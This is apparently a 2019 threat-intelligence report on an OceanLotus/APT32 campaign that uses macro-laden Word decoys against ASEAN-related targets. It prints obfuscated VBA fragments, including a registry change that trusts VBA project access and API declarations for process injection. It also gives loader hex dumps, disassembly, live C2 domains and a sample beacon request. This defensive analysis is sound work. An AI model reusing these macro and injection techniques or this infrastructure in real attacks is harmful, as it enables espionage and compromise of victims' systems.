Telsy

CTI Research

// OceanLotus
// on ASEAN Affairs

March 2019

// Introduction

In last days of March, Telsy CTI Research team captured same malicious macro armed documents likely tergeting ASEAN affairs and meeting members. Telemetry and spreading statistics related to these decoy documents highlight their diffusion in the geographical area of Thailand. According with OSINT information, the 34th ASEAN Meeting will be held in Bangkok, Thailand, on June 2019.

These malicious documents have been designed to induce the victims to enable a macro code that will lead to an in-memory payload injection through the use of layered obfuscation techniques.

At the time of analysis, the full infection cycle showed a very low detection rate in comparison with the major anti-malware solutions.

On the basis of the evidences found, we attribute this operation, with an high degree of confidence, to the APT32 / OceanLotus group.

// Comparative Analysis

We performed a first statical, attribution and similarity analysis over our own threat intelligence platform for one of the malicious documents, in order to better understand what we had in front, obtaining the following results:

From this moment on, it was quite clear for us which actor we should have to refer in relation to any interests in the geographical area where samples has been collected.

// Insights

The initial attack payloads are Microsoft Office Word documents, but no specific vulnerabilities are used. Instead, in this case, the infection cycle is carried out through embedding layered macro code in them, triggering subsequent malicious behavior and finally implanting the backdoor to the target host.

According to some evidences collected, the design of the campaign seems to have started at the end of January 2019.

In order to execute the macro code in the context of the victim system, the attacker instructs the user to click on "*enable content*" in the body of the document.

The following a screenshot of how the graphical content appears after a forced dynamic execution:

and an extraction of the first stage macro code executed:

```
Attribute VB_Name = "Module1"
Private Function cJzDHgXGcr8Eu82LjZ5stJw1oaIZnVqBTTNEtfLw(ByVal strAscii As String) As Byte

    Dim kvEw4KGNGMOk4SVOwOzFjUPqZzswt4QpNAWCOGSC As Byte
    Dim Wk47OLifqOKXDE3rHexwhajCWByuXiOR9YJ_PHqe As Byte
    Dim gd5GkTN9yuWM7mkMOtbpdPi7OUOGV3COOkf44Eh3 As String * 1

    kvEw4KGNGMOk4SVOwOzFjUPqZzswt4QpNAWCOGSC = 0
    If (Len(strAscii) = 1) Then
        gd5GkTN9yuWM7mkMOtbpdPi7OUOGV3COOkf44Eh3 = Mid(strAscii, 1, 1)
        Wk47OLifqOKXDE3rHexwhajCWByuXiOR9YJ_PHqe = Asc(gd5GkTN9yuWM7mkMOtbpdPi7OUOGV3COOkf44Eh3)
        If (Wk47OLifqOKXDE3rHexwhajCWByuXiOR9YJ_PHqe >= 65 And Wk47OLifqOKXDE3rHexwhajCWByuXiOR9YJ_PHqe <= 70) Then
            Wk47OLifqOKXDE3rHexwhajCWByuXiOR9YJ_PHqe = Wk47OLifqOKXDE3rHexwhajCWByuXiOR9YJ_PHqe - 65 + 10
        Else
            Wk47OLifqOKXDE3rHexwhajCWByuXiOR9YJ_PHqe = Wk47OLifqOKXDE3rHexwhajCWByuXiOR9YJ_PHqe - 48
        End If
        kvEw4KGNGMOk4SVOwOzFjUPqZzswt4QpNAWCOGSC = Wk47OLifqOKXDE3rHexwhajCWByuXiOR9YJ_PHqe
    End If
    cJzDHgXGcr8Eu82LjZ5stJw1oaIZnVqBTTNEtfLw = kvEw4KGNGMOk4SVOwOzFjUPqZzswt4QpNAWCOGSC

End Function
```

The script appears to be heavily obfuscated in order to confuse anti-malware engines and discourage static analysis.

However, after a general cleaning process, it is possible to clarify what this first set of malicious instructions have been designed to perform. Below is a summary of the entire infection cycle performed starting from enabling the macro:

1. The first macro copies its own document file to the *%temp%* folder.

2. It decrypts the second stage module and modify the REG_KEY "HKCU\Software\Microsoft\Office\14.0\Word\Security\AccessVBOM" in order to set its value to "1", as showed following:

```
lzTMjTNJdrnlaZch3SIlndBhJFJuLWar4mKaHrae.RegWrite QglP1IInE3KZNODhybs5Kzdu6GkuNnl4figH6666, 1, "REG_DWORD"

' Open new application because HKCU only used when application launched
Set sKcFJbBJAbkH8Z23w6wXePZp78cSUtlgztbQAZku = CreateObject(UjxrrIcCwHkRy8Pfyf2X6lCcF08qYt1TJOJ03VCD)
sKcFJbBJAbkH8Z23w6wXePZp78cSUtlgztbQAZku.Visible = False
sKcFJbBJAbkH8Z23w6wXePZp78cSUtlgztbQAZku.DisplayAlerts = False
```

Through this change, the actor is now able to create and use macro-based self-replicating malware. It is possible to obtain this result taking advantage of fact that a registry key value dictates whether external macros can be trusted or not. Indeed, by changing the value of such a registry key, all macros can be put into trusted zone. In a nutshell, this feature allows macros to write more macros.

Despite the potential illicit uses, seems that Microsoft doesn't regard this as security issue. Instead, Microsoft claims that the feature is designed to function like this.

At this point, the second macro is written into the document under %temp%. After this, a fake error message is then shown.

3. The second stage code is quite similar to the previous with the difference that it is self referencing in the modification of its own components. It retrieves the content of its self document (now under the %temp%) and modify it in order to replace the current module with a third stage code.

   Finally, it calls a function aimed at continuing the infection cycle.

```
If UBhm_OVh6ZEfoLJ8ZB3E9jZhgXgPe1BCIusMWeiI = "" Then
    lzTMjTNJdrnlaZch3SIlndBhJFJuLWar4mKaHrae.RegDelete QglP1IInE3KZNODhybs5Kzdu6GkuNnl4figH6666
Else
    lzTMjTNJdrnlaZch3SIlndBhJFJuLWar4mKaHrae.RegWrite QglP1IInE3KZNODhybs5Kzdu6GkuNnl4figH6666,
End If

HGFJekIKVE79MsBundmsYU5zNZc4z_iw20xBq171
```


4. Finally, the third payload is capable to perform code injection to finalize the infection of the system.

   Following, an interesting code snippet:

```
Private Declare PtrSafe Function cUTl3PLCiV_uYqeCuiZqPDnYmyZT2VZH3j7kP3je Lib "kernel32" Alias "CreateRemoteThread" (ByVal rQ8avNTPQ7uzYYoRy5DL5HM96huSsVt9rtRWxtCo
Private Declare PtrSafe Function KxhhzOvMdyTdyOVAyWZwQTAoXirEiVNq_LGhm6px Lib "kernel32" Alias "VirtualAllocEx" (ByVal rQ8avNTPQ7uzYYoRy5DL5HM96huSsVt9rtRWxtCo As
Private Declare PtrSafe Function IOp2WQBLvma9htlq9T9XQ2mhIQFpi9Rc1U1viQEk Lib "kernel32" Alias "RtlMoveMemory" (ByVal Destination As LongPtr, ByRef Source As Any,
Private Declare PtrSafe Function Ob7FPrKIx3m3GvIGE8l5absmvY7nrR7keQ9FVHsg Lib "kernel32" Alias "CreateProcessA" (ByVal lpApplicationName As String, ByVal lcMOOzaeN
Private Declare PtrSafe Function rBb5ZZPHFxX8yBXJH9jMZGbaAVuqxYhwdsqJbaKY Lib "kernel32" Alias "CreateProcessW" (ByRef lpApplicationName As Any, ByRef lcMOOzaeN4h
Private Declare PtrSafe Function d8b06Dq48hwbVNJMq1w4up9IgrV4bexwrplxRun3Y Lib "kernel32" Alias "WriteProcessMemory" (ByVal rQ8avNTPQ7uzYYoRy5DL5HM96huSsVt9rtRWxtCo
Private Declare PtrSafe Function vpigr5BqKEjaFGuP_uxFIlUVK_MAfTi2YxA47Thb Lib "kernel32" Alias "WaitForSingleObject" (ByVal hHandle As LongPtr, ByVal dwMillisecond
Private Declare PtrSafe Function QulyVnSKRKSOPog9woysj1bRmgd75pI6dnQdOm_m Lib "kernel32" Alias "OpenProcess" (ByVal dwDesiredAccess As Long, ByVal bInheritHandle A
Private Declare PtrSafe Function qhazGsn4vlTnA8rpyO0QMTlluvnRkwscrL2mqjf4 Lib "ntdll" Alias "RtlCreateUserThread" (ByVal rQ8avNTPQ7uzYYoRy5DL5HM96huSsVt9rtRWxtCo A
Private Declare PtrSafe Function W0BoM5PyXRx0sjTxXQ5b5yK_THWQ65_eLXVZiXzp Lib "kernel32" Alias "ExpandEnvironmentStringsA" (ByVal lpSrc As String, ByVal lpDst As
Private Declare PtrSafe Function GRVuYEK8TvpBe4_o4Bw59ZqRSj2voUg_gGvfCf1e Lib "advapi32" Alias "OpenProcessToken" (ByVal ProcessHandle As LongPtr, ByVal DesiredAcc
Private Declare PtrSafe Function X0YCGpOHYwVHrtgIq4DFCeKZfqkxAKNPAh9m1Pas Lib "advapi32" Alias "DuplicateTokenEx" (ByVal ExistingTokenHandle As LongPtr, ByVal dwDe
Private Declare PtrSafe Function jmxT_zxNqOPxDnDI3_ng5s6dK57akUGCUalfHRZG Lib "userenv" Alias "CreateEnvironmentBlock" (ByRef x2w9oimEvilYPXazWR2ChUfnlQXxX82UTD4Yc
Private Declare PtrSafe Function Sy7HWebcFri1rVnRgl9Usosw7cFt2n1c1Hoxkjhv Lib "kernel32" Alias "GetCurrentProcess" () As LongPtr
```

Quite simple enough to guess, functions visible above will support a code injection activity into *winword.exe* that will lead to the final backdoor execution. The routine aimed at code injection are capable to differentiate between 32 and 64 bit architectures, and rely on different functions on this basis.

This code allocates a memory region and write in it the first loader, showed in the next figure:



```
00000000  E8 83 A0 18 00 FE FE FE FE 7E 0E E1 B9 DD 12 BD  èƒ ..þþþþ~.á¹Ý.½
00000010  F1 18 85 E0 7D 84 89 D1 4A DE 27 2F 8E B2 C9 B1  ñ.…à}„‰ÑJÞ'/Ž²É±
00000020  54 86 FB 50 F6 6D 2A 49 52 07 6C 21 11 52 26 3A  T†ûPöm*IR.l!.R&:
00000030  25 87 B6 0A 32 B1 17 06 13 2C 41 92 F3 DE FD 53  %‡¶.2±...,A'óÞýS
00000040  43 47 5C D4 AF 1B 92 66 98 C1 C3 BE 50 26 C6 0A  CG\Ô¯.'f˜ÁÃ¾P&Æ.
00000050  91 49 B3 66 D6 B7 E5 C9 4C 51 75 1B FC 77 4D 16  'I³fÖ·åÉLQu.üwM.
00000060  BD 87 D1 B5 27 20 01 0E 50 54 2B EA CC EE 9A 7B  ½‡Ñµ' ..PT+êÌîš{
00000070  03 3E 04 63 9B 7D 7F 83 71 1D 9E 5E 92 4C 52 AE  .>.c›}.ƒq.ž^'LR®
00000080  47 F0 F3 0F B3 EB 11 1B 7C 5D 4F A5 95 0D 81 DF  Gðó.³ë..|]O¥•..ß
00000090  09 CA 51 87 1F AE AC 35 77 5A EA F5 F7 BD BF ED  .ÊQ‡.®¬5wZêõ÷½¿í
000000A0  3A BD B8 1F 65 F0 93 F1 87 A5 8D D2 6E 1D C0 DC  :½¸.eð"ñ‡¥.Òn.ÀÜ
000000B0  C2 AE AB F4 9C 51 F0 BE C7 87 F4 81 6E D7 E9 67  Â®«ôœQð¾Ç‡ô.n×ég
000000C0  66 8C 05 C8 8D D1 93 F9 0E 1F BA 0E 00 B4 09 CD  fŒ.È.Ñ"ù..º..´.Í
000000D0  21 B8 01 4C CD 21 54 68 69 73 20 70 72 6F 67 72  !¸.LÍ!This progr
000000E0  61 6D 20 63 61 6E 6E 6F 74 20 62 65 20 72 75 6E  am cannot be run
000000F0  20 69 6E 20 44 4F 53 20 6D 6F 64 65 2E 0D 0D 0A   in DOS mode....
00000100  24 00 00 00 00 00 00 00 F6 4F A7 E3 B2 2E C9 B0  $.......öO§ã².É°
00000110  B2 2E C9 B0 B2 2E C9 B0 BB 56 4A B0 B3 2E C9 B0  ².É°².É°»VJ°³.É°
00000120  DD 58 62 B0 B7 2E C9 B0 A9 B3 57 B0 A7 2E C9 B0  ÝXb°·.É°©³W°§.É°
00000130  A9 B3 63 B0 CF 2E C9 B0 BB 56 5A B0 BF 2E C9 B0  ©³c°Ï.É°»VZ°¿.É°
00000140  B2 2E C8 B0 2C 2E C9 B0 A9 B3 62 B0 E2 2E C9 B0  ².È°,.É°©³b°â.É°
00000150  A9 B3 52 B0 B3 2E C9 B0 A9 B3 54 B0 B3 2E C9 B0  ©³R°³.É°©³T°³.É°
00000160  52 69 63 68 B2 2E C9 B0 00 00 00 00 00 00 00 00  Rich².É°........
00000170  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

The initial loader contains the final backdoor (in an encrypted form) and an obfuscated shellcode with junked opcodes:

```
0018C261                pushf
0018C262                push    ecx
0018C263                neg     ch
0018C265                clc
0018C266                push    eax
0018C267                and     al, ah
0018C269                shl     ecx, 6
0018C26C                lea     esp, [esp-4]
0018C270                pushf
0018C271                push    eax
0018C272                aam
0018C274                push    ecx
0018C275                push    edx
0018C276                bsr     cx, dx
0018C27A                mov     ecx, [esp+81Ch+var_818]
```

Once executed, it works in memory performing actions aimed at resolving the API functions ***VirtualAlloc***, ***RtlZeroMemory*** and ***RtlMoveMemory***.

It goes to recostruct the whole malware set and to run further malicious components aimed at a first system recognition and at the execution of typical routines which can be observed into pieces of malware designed for remote control and espionage operations.

The header of the embedded PE is then retrieved through the following RC4 decrypting loop

```
0018B327    inc     dl
0018B329    mov     [ebp-5B0h], dl
0018B32F    movzx   edx, dl
0018B332    add     bl, [ebp+edx-6B0h]
0018B339    mov     [ebp-5AFh], bl
0018B33F    mov     cl, [ebp+edx-6B0h]
0018B346    movzx   eax, bl
0018B349    mov     al, [ebp+eax-6B0h]
0018B350    mov     [ebp+edx-6B0h], al
0018B357    movzx   eax, byte ptr [ebp-5AFh]
0018B35E    mov     [ebp+eax-6B0h], cl
0018B365    mov     bl, [ebp-5AFh]
0018B36B    mov     dl, [ebp-5B0h]
0018B371    jmp     loc_18B45B
```

The malicious PE appers to be allocated in a currupted form and re-assembled on the fly.

Anyway, once initialized, the backdoor resources are loaded in memory and the configuration data are decrypted.

Here we can find CnC details as well. After the initialization is completed, the backdoor starts to communicate with the C2 available in the config data through the HTTP protocol and POST mode.

The backdoor appears to be capable to communicate outside in different way supporting SOCKS communications as well, after trying connectivity by resolving legitimate services over HTTPS/443.

If the connection succeeds, the first (out of three) remote CnC URLs is retrieved.

A snippet of the in-memory workload is shown below:

```
jmp 10023E5D
mov edi,dword ptr ss:[ebp+8]
push esi
mov byte ptr ds:[esi],0
push dword ptr ds:[edi+98]          [edi+98]:"suricata.radeordaunt.com"
lea eax,dword ptr ss:[ebp-10]
push eax
lea eax,dword ptr ss:[ebp-24]
push eax
push 100474EC                       100474EC:"%15[^\n:]:%3[/]%[^\n/?]%[^\n]"
push dword ptr ds:[ebx+4F0]
call 10039599
add esp,18
cmp eax,2
```

The URL composing algorithms is similar to that already spotted out by ESET researchers previously and will be not replicated here. Anyway, the full URL looks like the following:

```
0A55EB34  31 00 01 01 00 00 00 00 E8 2E AE 05 68 74 74 70  1.......è.®.http
0A55EB44  73 3A 2F 2F 73 75 72 69 63 61 74 61 2E 72 61 64  s://suricata.rad
0A55EB54  65 6F 72 64 61 75 6E 74 2E 63 6F 6D 2F 33 2F 34  eordaunt.com/3/4
0A55EB64  35 33 39 34 2D 43 61 67 2D 48 6F 79 69 2D 45 76  5394-Cag-Hoyi-Ev
0A55EB74  68 65 6F 00 00 00 00 00 00 00 00 00 00 00 00 00  heo.............
0A55EB84  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0A55EB94  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0A55EBA4  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0A55EBB4  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0A55EBC4  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

The backdoor continues to use a generic User-Agent for its communications:

```
Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.0; Trident/4.0)
```

```
00 00 00 00 00 00 00 00 4D 6F 7A 69 6C 6C 61 2F  ........Mozilla/
34 2E 30 20 28 63 6F 6D 70 61 74 69 62 6C 65 3B  4.0 (compatible;
20 4D 53 49 45 20 38 2E 30 3B 20 57 69 6E 64 6F   MSIE 8.0; Windo
77 73 20 4E 54 20 36 2E 30 3B 20 54 72 69 64 65  ws NT 6.0; Tride
6E 74 2F 34 2E 30 29 00 00 00 00 00 00 00 00 00  nt/4.0).........
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

Once the HTTP channel is validated, a regkey is set under

HKCU\SOFTWARE\Classes\CLSID{E3517E26-8E93-458D-A6DF-8030BC80528B}

```
push eax
push ebx
push 20019
push ebx
push ebx
push ebx
push 6453778 ; 6453778:L"SOFTWARE\\Classes\\CLSID\\{E3517E26-8E93-458D-A6DF-8030BC805
push 80000001
mov dword ptr ss:[ebp-13C],ebx
call dword ptr ds:[<&RegCreateKeyExW>]
```

and the module starts cycling through the CnC array trying to communicate with the outside world.

```
DC F8 11 72 60 80 00 08 73 75 72 69 63 61 74 61  Üø.r`...suricata
2E 72 61 64 65 6F 72 64 61 75 6E 74 2E 63 6F 6D  .radeordaunt.com
00 00 00 00 00 00 00 00 DF F8 11 71 63 80 00 0C  ........ßø.qc...
90 2D AE 05 E0 2C AE 05 68 2D AE 05 00 00 00 00  .-®.à,®.h-®.....
00 00 00 00 00 00 00 00 17 00 00 00 1F 00 00 00  ................
00 00 00 00 00 00 00 00 DC F8 11 72 60 80 00 08  ........Üø.r`...
63 6F 70 79 2E 62 79 72 6F 6E 6F 72 65 6E 73 74  copy.byronorenst
65 69 6E 2E 63 6F 6D 00 00 00 00 00 00 00 00 00  ein.com.........
DF F8 11 71 63 80 00 0C 40 2C AE 05 38 2D AE 05  ßø.qc...@,®.8-®.
C0 2D AE 05 00 00 00 00 00 00 00 00 00 00 00 00  À-®.............
18 00 00 00 1F 00 00 00 00 00 00 00 00 00 00 00  ................
DC F8 11 72 60 80 00 08 6F 6E 6C 69 6E 65 2E 73  Üø.r`...online.s
74 69 65 6E 6F 6C 6C 6D 61 63 68 65 2E 78 79 7A  tienollmache.xyz
00 00 00 00 00 00 00 00 DB F8 11 75 63 80 00 08  ........Ûø.uc...
10 2D AE 05 00 00 00 00 DB F8 11 75 64 80 00 08  .-®.....Ûø.ud...
```

The list of CnC extracted for this specific variant are:

[+] copy.byronorenstein[.]com

[+] suricata.radeordaunt[.]com

[+] online.stienollmache[.]xyz

and the following is an example of a potential malicious request:

```
[New request on port 443 with SSL.]
  POST /6/122247-Ciop-Vhaohu-Zhuude-Laa HTTP/1.1
  Host: online.stienollmache.xyz
  User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.0; Trident/4.0)
  Accept: */*
  Accept-Encoding: deflate, gzip
  Referer: https://online.stienollmache.xyz/6/122247-Ciop-Vhaohu-Zhuude-Laa
  Content-Length: 25
  Content-Type: application/x-www-form-urlencoded
```

The backdoor is able to generate a fingerprint for the victim host as well, retrieving information about the process operations, registry keys, hard disk, machine name, local files, running processes etc. etc.

// Attribution

According to the evidences found and on the basis of other research papers about this threat group, we attest with an high degree of confidence that this operation has been carried out by the group commonly known as APT32 (aka OceanLotus).

OceanLotus is a very active threat. Recently, many cyber operations and breaches have been attributed to this elite hacker group. This extensive activity could be the consequence of the multiple interests to which the group focuses its attention.

These interests in fact range from capturing documentation concerning industrial and technological secrets to the information superiority in the geo-political sphere regarding the area of South-East Asia.

OceanLotus continues to pay close attention in order to operate under the radar. Also in this case it was possible to highlight techniques aiming at the obfuscation and encryption of malicious payloads.

Such techniques, although widely used for a long time both in criminal field than in the operations aimed at cyber espionage, still guarantee a high degree of stealth during the infection cycle of a target system.

// Indicator of Compromise

SHA256	55F8D95FC330B1E9519DC572E4ACF8E751387C090F7A640B8EC0257A006212BB
SHA256	A8A3109EBF8AA732D4079DD484D326A9941E63029E188A2E2605B9A8A84C3D93
SHA256	61B8CF99D4C2C8A49827A5EE9D0E329CB2BA476F5C70E9EAF5FA0A144ED7BBB2
CnC	copy.byronorenstein.com
CnC	suricata.radeordaunt.com
CnC	snort.lauradesnoyers.com
CnC	clipboard.christienoll.xyz
CnC	att.illagedrivestralia.xyz
CnC	online.stienollmache.xyz
IP	185.158.113.114
REGKEY	HKCU\SOFTWARE\Classes\CLSID{E3517E26-8E93-458D-A6DF-8030BC80528B}

Additional indicators of compromise, the full malware set, Yara and Snort rules as well as further details regarding this operation, are available by subscribing a Telsy advanced CTI service.